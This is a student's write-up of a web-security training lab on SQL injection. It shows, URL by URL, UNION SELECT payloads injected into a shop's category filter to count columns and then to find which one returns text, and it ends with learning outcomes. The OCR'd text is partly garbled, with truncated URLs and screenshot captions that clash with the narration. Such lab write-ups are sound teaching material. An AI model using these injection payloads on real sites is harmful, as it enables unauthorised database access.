Ahmed Khaled Saad Ali Mekheimer


ID: 1809799

Lab 2

SQL injection UNION attack, finding a column containing text

In this lab, We want to check which column retrieves values by putting whatever string in the columns using UNION SELECT SQL Injection.

Choose a tab to open, for example “Tech gifts”.



0ae4007704fc2be88b04fb9500700030.web-security-academy.net/filter?category=Tech+gifts

SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'g3RV6X'


Tech gifts

Refine your search:

3D Voice Assistants	$88.55	View details
Robot Home Security Buddy	$95.83	View details
All-in-One Typewriter	$67.18	View details
Beat the Vacation Traffic	$46.90	View details

Firstly, we will determine number of columns like previous lab.

Add NULL values in URL until we get no error page.




0ae4007704fc2be88b04fb9500700030.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+NULL--

SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'g3RV6X'

Internal Server Error

Internal Server Error



0ae4007704fc2be88b04fb9500700030.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+NULL,NULL--


SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'g3RV6X'

Internal Server Error

Internal Server Error

No error is displayed and we got a return from the Query so, number of columns is 3.


Secure Code
Lab: SQL injection UNION attack,
SQL injection UNION attack, findi
WebSecurity Academy
Back to lab home
LAB
H
WE LIKE TO SHOP

0ae4007704fc2be88b04fb9500700030.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+NULL,NULL,NULL--

SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'g3RV6X'

Back to lab description


Tech gifts ' UNION SELECT NULL,NULL,NULL--

Refine your search:

All | Corporate gifts | Lifestyle | Pets | Tech gifts | Toys & Games

We will replace each NULL value with the string provided from lab, when an error is displayed, we will try the next NULL value.

Putting string in 1st column. Error is displayed so we can't retrieve text data from 1st column.



```
0ae4007704fc2be88b04fb9500700030.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+g3RV6X,NULL,NULL--
```

SQL injection UNION attack, finding a column containing text


Make the database retrieve the string: 'g3RV6X'

Internal Server Error

Internal Server Error

Putting string in 2nd column. The entered string is retrieved so we can retrieve text data from 2nd column.

Solved the Lab.



2018) - Secure Code
Lab: SQL injection UNION attack,
SQL injection UNION attack, find

0ae4007704fc2be88b04fb9500700030.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+NULL,%27g3RV6X%27,NUL...

SQL injection UNION attack, finding a column containing text


Congratulations, you solved the lab!

Tech gifts ' UNION SELECT NULL,'g3RV6X',NULL--

Refine your search:

g3RV6X

Putting string in last column. Error is displayed so we can’t retrieve text data from 3rd column.



0ae4007704fc2be88b04fb9500700030.web-security-academy.net/filter?category=Tech+gifts%20%27+UNION+SELECT+NULL,NULL,%27g3RV6X%2...

SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'g3RV6X'

Internal Server Error

Internal Server Error

Learning Outcome:

1. After knowing number of columns of a table, we can check which columns that retrieve data by injecting a string value and see if it gets retrieved from a column.

2. Developers shouldn’t give user/application excessive privileges like SELECT, INSERT, ALTER, UPDATE or DELETE in database to prevent the injection from fields provided to the application.

3. URL of a website is the 1st boundary and most vulnerable (if not secured) for attackers to SQL Inject.